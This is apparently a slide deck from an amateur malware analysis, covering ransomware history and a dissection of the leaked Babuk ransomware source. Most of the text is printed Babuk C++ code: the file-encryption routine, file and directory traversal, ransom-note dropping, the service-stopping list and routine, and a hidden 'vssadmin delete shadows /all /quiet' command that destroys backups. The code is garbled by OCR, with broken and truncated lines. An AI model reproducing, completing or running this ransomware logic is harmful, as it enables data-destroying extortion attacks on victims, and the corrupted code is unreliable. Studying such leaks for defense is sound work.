
Ransomware


The History

- Ransomware is a type of malware that prevents or limits the user from accessing their system, either by encryption or by locking the system's screen.
- The first ever ransomware was the AIDS TROJAN written by Joseph Popp in 1989. First iterations of extortionate ransomware began in Russia during the years 2005/2006.
- Then came the police ransomware and then, in 2013, the CryptoLockers.



• After all of this we come to the age of big-game hunting and double extortion. So they target big names and the threaten to leak their shit.

Some of the big groups include: BlackMatter, REvil, RagnarLocker, Lockbit 2.0,
 Darkside, Babuk....




notable ransomware attacks of 2020

Ransomware 101

- All modern Ransomware usually
 - 1. Generates a key
 - 2. Tries to exfiltrate the key through sending it somewhere.
 - 3. Stops online services
 - 4. Looks for drives and then files of interest by iterating through a list.
 - 5. Encrypts by walking down the file system and encrypting every file of interest with a specified encryption method.
 - 6. After all of this it can rename the files to hamper file identification efforts, or use a fixed file extension
 - And after all of that all that is needed to do is to drop a Note with a ransom note and a bitcoin wallet address, and optionally clear the Logs.

Autopsy

 We are going to dissect the code from the Babuk leak. It is written in C++. Attacks both Windows and Linux platforms.



- There are a few header files and some interesting c++ files.
- Starting of with entry.cpp we begin with a BABUK_KEYS, BABUK_SESSION and BABUK_FILEMETA structures. Moving on we have an _encrypt_file function:

```
pid _encrypt_file(WCHAR* filePath) {
   const uint8_t basepoint[32] = { 9 };
  LARGE INTEGER fileOffset:
  LARGE INTEGER fileChunks:
  ECRYPT ctx ctx;
  BABUK_KEYS babuk_keys;
BABUK SESSION babuk session;
  babuk_meta.flag1 = 0x6420676e756f6863;
babuk_meta.flag2 = 0x6b6f6f6c20676e6f;
babuk_meta.flag3 = 0x6820656b696c2073;
  babuk_meta.flag4 = 0x2121676f6420746f;
  SetFileAttributesW(filePath, FILE_ATTRIBUTE_NORMAL);
  if (WCHAR* newName = (WCHAR*)_halloc((lstrlenW(filePath) + 7) * sizeof(WCHAR))) {
       lstrcpyW(newName, filePath);
lstrcatW(newName, L".babyk");
       if (MoveFileExW(filePath, newName, MOVEFILE_WRITE_THROUGH | MOVEFILE_REPLACE_EXISTING) != 0) {
            HANDLE hFile = CreateFileW(newName, GENERIC READ | GENERIC WRITE, 0, 0, OPEN_EXISTING, FILE_FLAG_SEQUENTIAL_SCAN, 0
             hfree(newName):
            DWORD dwRead;
            DWORD dwWrite;
            if (hFile != INVALID HANDLE VALUE) {
                 GetFileSizeEx(hFile, &fileSize);
                  if (BYTE* ioBuffer = (BYTE*)_halloc(CONST_BLOCK_PLUS)) {
                       CryptGenRandom(hProv, 32, babuk_session.curve25519_private);
                      babuk_session.curve25519_private[0] &= 248;
babuk_session.curve25519_private[31] &= 127;
babuk_session.curve25519_private[31] |= 64;
                       curve25519_donna(babuk_meta.curve25519_pub, babuk_session.curve25519_private, basepoint);
                      curve25519_donna(babuk_session.curve25519_shared, babuk_session.curve25519_private, m_publ);
                       SHA512_Simple(babuk_session.curve25519_shared, 32, (BYTE*)&babuk_keys);
                      ECRYPT_keysetup(&ctx, babuk_keys.hc256_key, 256, 256);
ECRYPT_ivsetup(&ctx, babuk_keys.hc256_vec);
                      babuk_meta.xcrc32_hash = xcrc32((BYTE*)&babuk_keys, sizeof(BABUK_KEYS));
                        memset((BYTE*)&babuk_keys, 0, sizeof(BABUK_KEYS));
                        if (fileSize.OuadPart > CONST LARGE FILE) {
                            fileChunks.QuadPart = fileSize.QuadPart / 0xA00000164;
for (LONGLONG i = 0; i < fileChunks.QuadPart; i++) {
                                ReadFile(hFile, ioBuffer, CONST_BLOCK_PLUS, &dwRead, 0);
ECRYPT_process_bytes(0, &ctx, ioBuffer, ioBuffer, dwRead);
SetFilePointerEx(hFile, fileOffset, 0, FILE_BEGIN);
                                 WriteFile(hFile, ioBuffer, CONST_BLOCK_PLUS, &dwWrite, 0);
                                 fileOffset.QuadPart += 0xA00000164;
                                 SetFilePointerEx(hFile, fileOffset, 0, FILE BEGIN);
                       else if (fileSize.QuadPart > CONST_MEDIUM_FILE) {
                            LONGLONG jump = fileSize.QuadPart / 3;
                           for (LONGLONG i = 0; i < 3; i++) {
   Readfile(hFile, ioBuffer, CONST_BLOCK_PLUS, &dwRead, 0);
   ECRYPT_process_bytes(0, &ctx, ioBuffer, ioBuffer, dwRead);
   SetFilePointerEx(hFile, fileOffset, 0, FILE_BEGIN);</pre>
                                 WriteFile(hFile, ioBuffer, dwRead, &dwWrite, 0);
                                 fileOffset.QuadPart += jump;
SetFilePointerEx(hFile, fileOffset, 0, FILE_BEGIN);
                       else if (fileSize.OuadPart > 0) {
                            LONGLONG block size = fileSize.QuadPart > 64 ? fileSize.QuadPart / 10 : fileSize.QuadPart;
                           ReadFile(hFile, ioBuffer, block size, &dwRead, 0);
ECRYPT_process_bytes(0, &ctx, ioBuffer, ioBuffer, dwRead);
SetFilePointerEx(hFile, fileOffset, 0, FILE_BEGIN);
                            WriteFile(hFile, ioBuffer, dwRead, &dwWrite, 0);
```

All files that are encrypted get a .babyk extension and have "choung dong looks like hot dog!!" written at the end of them.

Elliptic-curve Diffie-Hellman (ECDH) scheme is used for file key encryption.

And Curve25519 is used as the elliptic curve.

• Function for finding files:

```
oid find files recursive(LPCWSTR dirPath)
   DWORD dw0;
   if (WCHAR* localDir = (WCHAR*)_halloc(32768 * sizeof(WCHAR)))
        lstrcpyW(localDir, dirPath);
        lstrcatW(localDir, L"\\" NOTE_FILE_NAME);
        \label{eq:handle_handle_handle} \textit{hNoteFile} = \texttt{CreateFileW(localDir, GENERIC\_WRITE, FILE\_SHARE\_READ, 0, CREATE\_NEW, 0, 0)};
       if (hNoteFile != INVALID HANDLE VALUE) {

WriteFile(hNoteFile, ransom_note, lstrlenA(ransom_note), &dw0, 0);
            CloseHandle(hNoteFile);
        WIN32_FIND_DATAW fd;
        lstrcpyW(localDir, dirPath);
        lstrcatW(localDir, L"\\*");
        HANDLE hIter = FindFirstFileW(localDir, &fd);
        if (hIter != INVALID HANDLE VALUE)
                 for (DWORD i = 0; i < _countof(black); ++i) {
   if (!lstrcmpiW(fd.cFileName, black[i])) {</pre>
                          goto skip;
                 lstrcpyW(localDir, dirPath);
                 lstrcatW(localDir, fd.cFileName);
                 if (!(fd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) && lstrcmpW(fd.cFileName, NOTE_FILE_NAME) != 0)
                      for (int i = lstrlenW(fd.cFileName) - 1; i >= 0; i--) {
                          if (fd.cFileName[i] == L'.') {
                                    lstrcmpiW(fd.cFileName + i, L".exe") == 0
                                    lstrcmpiW(fd.cFileName + i, L".dll") == 0
                                   ||
|strcmpiW(fd.cFileName + i, L".babyk") == 0
                                    goto skip;
                      while (_que_push(&que_f, localDir, FALSE) == 0) {
   INT iError = 0;
                          while (WCHAR* path = _que_pop(&que_f, FALSE, &iError)) {
    _encrypt_file(path);
            skip:;
} while (FindNextFileW(hIter, &fd));
             FindClose(hIter);
        else if (debug_mode) {
            int size_needed = WideCharToMultiByte(CP_UTF8, 0, dirPath, (int)lstrlenW(dirPath), NULL, 0, NULL, NULL);
            char* strTo = (char*)_halloc(size_needed);
WideCharToMultiByte(CP_UTF8, 0, dirPath, (int)lstrlenW(dirPath), strTo, size_needed, NULL, NULL);
             _dbg_report("Can't FindFirstFileW", strTo, GetLastError());
```

It searchs for files not much else to be observed here but it uses a blacklist to filter files it doesnt want to hit.

Some of the notable file names include: Windows, Tor browser, Internet Explorer, Google, Appdata...

And for finding paths:

```
id find_paths_recursive(LPWSTR dirPath)
 INT iError;
 while (_que_push(&que_p, dirPath, FALSE) == 0) {
     while ((f path = que pop(&que f, FALSE, &iError)) != 0) {
         _encrypt_file(f_path);
           hfree(f_path);
 DWORD dw0:
 if (WCHAR* localDir = (WCHAR*)_halloc(32768 * sizeof(WCHAR)))
     WIN32 FIND DATAW fd:
     lstrcpyW(localDir, dirPath);
     lstrcatW(localDir, L"\\*");
     HANDLE hIter = FindFirstFileW(localDir, &fd);
     if (hIter != INVALID_HANDLE_VALUE)
              if (fd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY)
                  for (DWORD i = 0; i < _countof(black); ++i) {
   if (!lstrcmpiW(fd.cFileName, black[i])) {</pre>
                           goto skip;
                  lstrcpyW(localDir, dirPath);
                  lstrcatW(localDir, L"\\");
lstrcatW(localDir, fd.cFileName);
                  find_paths_recursive(localDir);
          skip:;
} while (FindNextFileW(hIter, &fd));
          FindClose(hIter);
     else if (debug mode) {
         int size needed = WideCharToMultiByte(CP UTF8, 0, dirPath, (int)lstrlenW(dirPath), NULL, 0, NULL, NULL);
          char* strTo = (char*)_halloc(size_needed);
          WideCharToMultiByte(CP_UTF8, 0, dirPath, (int)lstrlenW(dirPath), strTo, size_needed, NULL, NULL);
          _dbg_report("Can't FindFirstFileW", strTo, GetLastError());
           hfree(strTo);
```

 After that we have a _processDrive function which uses the LPCWSTR (Long Pointer to Constant Wide String) driveLetters from another.cpp

• in the *entry* function we call _stop_services, _stop_processes, _remove_shadows from **another.cpp** which uses a list of processes and services that should be stopped, and remove shadows uses vssadmin.exe to delete shadow copies:

```
ShellExecuteW(0, L"open", L"cmd.exe", L"/c vssadmin.exe delete shadows /all
/quiet", 0, SW_HIDE);
```

```
services_to_stop[] = { "vss", "sql", "svc4", "memtas", "mepocs", "sophos", "vecam", "backup", "GaVss", "GaVs", "GaVD", "GaVD", "GaVDMg", "DePhatch", "cctvtMg", "ccsetMg", "Savboam", "Nivcam", "QBCCService", "MgDDService", "Trutti_Quickost_Css", "QBCFORNItorService", "Savboam", "Savboam
```

```
d _stop_services() {
SERVICE_STATUS_PROCESS sspMain;
SERVICE_STATUS_PROCESS sspDep;
DWORD dwCount;
LPENUM_SERVICE_STATUSA lpDependencies = 0;
DWORD dwStartTime = GetTickCount();
DWORD dwTimeout = 30000;
if (SC_HANDLE scManager = OpenSCManagerA(0, 0, SC_MANAGER_ALL_ACCESS)) {
   for (int i = 0; i < _countof(services_to_stop); i++) {
      if (SC_HANDLE schHandle = OpenServiceA(</pre>
                 ScManager,
services to stop[i],
SERVICE_STOP |
SERVICE QUERY STATUS |
SERVICE_ENUMERATE_DEPENDENTS)) {
                  if (QueryServiceStatusEx(schHandle,
    SC_STATUS_PROCESS_INFO,
    (LPBYTE)&sspMain,
    sizeof(SERVICE_STATUS_PROCESS),
                         &dwBytesNeeded)) {
                           lpDependencies
                                     0,
&dwBytesNeeded,
                                  &dwCount)) {
ess = *(lpDependencies + i);
                                                           if (SC HANDLE hDepService = OpenServiceA(
                                                                          Steep(sspuep.dwastHint);
if (QueryServiceStatusEx(
hbepService,
SC_STATUS_PROCESS_INFO,
(LPBYTE)&sspbep,
sizeof(SERVICE_STATUS_PROCESS),
&dwBytesNeeded)) {
if (sspDep.dwCurrentState == SERVICE_STOPPED || GetTickCount() - dwStartTime > dwTimeout) {
    hreak.
                                                  hfree(lpDependencies);
                               }
if (ControlService(schHandle,
                                     SERVICE_CONTROL_STOP,
(LPSERVICE_STATUS)&sspMain)) {
while (sspMain.dwCurrentState != SERVICE_STOPPED)
                                          Sleep(sspMain.dwMaitHint);
if (!QueryServiceStatusEx(
schHandLe,
SC STATUS_PROCESS_INFO,
(LPBYTE)&sspMain,
sizeof(SERVICE_STATUS_PROCESS),
&dwBytes\Dackdell)
```

- Also there are SHA-256, SHA-512, HC-128m and SOSEMANUK implementations in sha256.cpp, sha512.cpp, hc-128.cpp and sosemanuk.cpp.
- Mutex to check for running copies: DoYouWantToHaveSexWithCuongDong (reference to the researcher Chuong Dong, who did an analysis of the previous babuk ransomware versions)

•	And that is all i can disect with my limited Malware Analysis knowledge	